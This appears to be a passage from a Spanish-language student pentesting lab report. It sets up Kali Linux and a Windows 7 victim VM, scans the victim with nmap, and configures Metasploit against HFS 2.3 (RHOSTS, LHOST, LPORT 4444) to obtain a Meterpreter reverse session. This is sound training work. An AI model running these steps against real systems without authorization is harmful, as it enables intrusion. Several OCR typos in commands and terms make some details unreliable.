
Figura 14. Pantalla principal de sistema operativo Kali Linux



Fuente propia.

Estando dentro del sistema Kali, abrimos una terminal y escribimos el comando # ifconfig y el sistema nos indica que IP le fue asignada, que para este caso sería: 192.168.0.8

Figura 15. Consulta de IP asignada en sistema de Kali Linux




Fuente propia.

Ahora procedemos a verificar la conexión de nuestras maquinas, haciendo ping en ambas direcciones.

Primero lo hacemos desde Kali Linux a Windows 7, usando el comando

#ping 192.168.0.5.


Figura 16. Ping de Kali Linux a Windows 7



Fuente propia.

Ahora realizamos ping desde la máquina de Windows 7 hasta Kali linux, usando el comando ping 192.168.0.8

Figura 17. Ping de Windows 7 a Kali Linux.




Fuente propia.

Con esto damos por concluido que nuestras maquinas se comunican entre si y quedan dispuestas para cualquier laboratorio.

Características Técnicas del Hardware del Banco de trabajo (D)

Esta son las características del banco de trabajo para este laboratorio, las cuales son retroalimentadas a la empresa **CyberFort Technologies.**

Figura 18. Sistema de la maquina Windows 7.



Fuente propia.

Realizada la instalación de los medios dispuestos del banco de trabajo, presentado por la empresa **CyberFort Technologies,** se presenta las características del sistema a evaluar.

Software.

- Windows 7 Profesional Service Pack 1
- No tiene sistema de protección instalado, antivirus
- El Firewall está inactivo.
- Windows esta sin licencia y actualmente desatendido

Hardware.

- Memoria RAM instalada: 4 GB
- Procesador: Intel Core i5- 6200

- Disco duro de 50 GB en total, con un uso de 11,7 GB y 38.1 GB espacio disponible
- Adaptador de Red, con conexión de puente

Informe de Herramientas Procedimientos Utilizados Para Dar Solución al Escenario de Red Team de Acuerdo a los Pasos del Pentesting.


Para el desarrollo del laboratorio anexo 4 – escenario 3 enfocado a Redteam, fue necesario tener instaladas los siguientes elementos y herramientas.

- **Maquina virtual con Windows 7 OVA** – Maquina Objetivo
- **Maquina virtual con Kali Linux** – Maquina Atacante
- **Herramienta NMAP**, la cual nos permite para analisas a red, encontrar puestos abiertos en la maquina objetivo y los servicios que en ellos corren, sistema operativo que tiene instalado y otros detalles; esta herramienta es usada en la fase de escaneo del pentesting.
- **Herramienta Metasploit:** Herramienta que nos permite buscar las vulnerabilidades asociadas a un servicio expuesto e inyectar un payload, con el fin de obtener acceso a la maquina victima ya sea por Reverse Shell, control visual TCP, Meterpreter, entre otras. Esta herramienta es usaba en la fase de explotacion.

Ahora comenzaremos a explicar el laboratorio según la problemática planteada en el anexo 4 – escenario 3.

primero abrimos la maquina kali linux y usamos una terminal.


Figura 19. Terminal de Kali Linux.



Fuente propia

Ahora nos pasamos a modo administrador usando el comando **$sudo su** y este nos solicitara las claves del usuario creados de manejo, que para mi caso es Geovaldys


Figura 20. Terminal de Kali Linux, como administrador.



Fuente propia

Es recomendable actualizar el sistema usando el comando **$apt-get update**

Figura 21. Actualización de sistema Kali Linux.




Fuente propia

Luego instalamos las mejoras del sistema, usando el comando **# apt-get upgrade**.

Usamos el comando # **Ifconfig**, para determinar cuál es la dirección IP que se asignó al Kali Linux y vemos que tenemos asignada la dirección IP **192.168.0.4** en nuestra maquina atacante.


Figura 22. Obtención de IP asignada en Kali Linux.



Fuente propia

Hacemos lo mismo en la máquina de Windows que sería la maquina objetivo, para saber cuál es la IP que se le asigno usando el comando **ipconfig** y este nos muestra la asignación **192.168.0.3**


Figura 23. Obtención de IP asignada en Windows 7.



Fuente propia

En la maquina victima abrimos el programa llamado **SFH Server 2.3**, creado por empresa Rejjeto, el cual según el anexo es vulnerable en esta versión y lo dejamos abierto


Figura 24. Apertura de software SFH Server 2.3



Fuente propia

Ahora en la maquina atacante, la cual es Kali Linux, lanzamos un ping hacia la maquina objetivo, para verificar que tengamos conexión. Usando el comando **ping 192.168.0.3** y verificamos que esté dada la conectividad.


Figura 25. Ping de Kali Linux a Windows 7.



Fuente propia

Ahora creamos una carpeta en el escritorio de Kali Linux para guardar el informe de resultados del PENTESTING, ya sea usando la interfaz gráfica o usando el comando MKDIR por el terminal.


Figura 26. Creación de folder de resultado en Kali Linux.



Fuente propia

Navegamos hasta dentro de la carpeta creada en el Escritorio, usando el comando **# ls**, para navegar y **# cd** para ingresar a los directorios.

Figura 27. Navegación en carpetas en Kali Linux.




Fuente propia

Teniendo esto, le hacemos un escaneo usando la herramienta **NMAP** de Kali Linux a la maquina objetico, para obtener información de ella y dejar un informe del escaneo dentro de la carpeta, que será evidencia a entregar a la firma contratante.

Ejecutamos el comando: **# nmap -sV -sc -O -oA Resul_PenTest 192.168.0.3**

La explicación de este comando es el siguiente: nmap es la herramienta, -sV para encontrar versiones y servicios en puertos abiertos, -sC para analizar script por defectos, -O Para verificar la implementación TCP/IP tiene la máquina objetivo y -oA para crear ficheros de varias extensiones para guardar los resultados del escaneo.


Figura 28. Comando de escaneo con NMAP en Kali Linux.



Fuente propia

La máquina victima comienza a recibir paquetes del escaneo y se ve la actividad en el log del programa **HFS.**


Figura 29. Programa HSF, recibiendo paquetes



Fuente propia

Ahora tenemos los resultados en varios formatos dentro de la carpeta creada


Figura 30. Carpeta en Kali Linux de reporte de escaneo Nmap.



Fuente propia

No obstante, en pantalla del terminal, aparecen los resultados que podemos ir mirando, puertos abiertos, tipo de puerto, el servicio que corre en ellos, el sistema operativo, etc.


Figura 31Resultados de escaneo de Nmap.



Fuente propia


Teniendo esta información, ahora procedemos a ejecutar la herramienta **METASPLOIT-FRAMEWORK** de Kali Linux, dejando las dos pantallas activas de las terminales.

Figura 32. Búsqueda de herramienta metasploit en Kali Linux.



Fuente propia


Figura 33. Ejecución de herramienta metasploit en Kali Linux.



Fuente propia

Ahora con la herramienta metasploit buscamos las vulnerabilidades que puede tener el programa **HFS 2.3** usando el comando > **search HFS 2.3**

Figura 34. Búsqueda de vulnerabilidad sobre HFS 2.3 desde Metasploit




Fuente propia

Luego de detectada, la lista de vulnerabilidades asociados a ese programa la cual contiene un ítem, un nombre, un detalle, fecha de versión, tipo de vulnerabilidad, procedemos a seleccionar una de esa lista usando el comando **# use ítem** o **#use nombre de la vulnerabilidad listada**

 # use 4 y el sistema deja seleccionada la vulnerabilidad a usar.

Figura 35. Selección de la vulnerabilidad a aplicar.



Fuente propia


Ya dentro de la vulnerabilidad seleccionada, usamos el comando **# show options,** que nos mostrará toda acerca de la vulnerabilidad, donde la primera parte equivale al exploit.

Figura 36. Configuración de la vulnerabilidad a aplicar.

Fuente propia

Esta segunda parte equivale al meterpreter que viene por defecto y nos permitirá tomar control de la maquina objetivo.

Figura 37. Configuración de la vulnerabilidad a aplicar



Fuente propia

Y entramos a realizar la configuración pertinente para el ataque. Unos de los puntos más importantes en este paso es configurar lo siguiente:


- **RHOSTS** donde colocamos la IP de la maquina victima (READ HOSTS) usando la dirección IP obtenida en el escaneo 192.168.0.3. **# set RHOSTS 192.168.0.3**
- **RPOST** 80, Read Port o puerto que vamos a leer. **# set RPORT 80**
- **LHOST** (listen Host) con IP 192.168.0.4 que es la maquina atacante. **# set LHOST 192.168.0.4**
- **LPORT**, puerto escuchando que, para el caso, lo configuramos con el puerto 4444. **# set LPORT 4444**

Figura 38. Configuración de la vulnerabilidad para maquina objetivo.

Fuente propia

Ahora procedemos al ataque de la maquina victima usando el comando **# run o # Exploit** y esto nos dejara en el meterpreter.

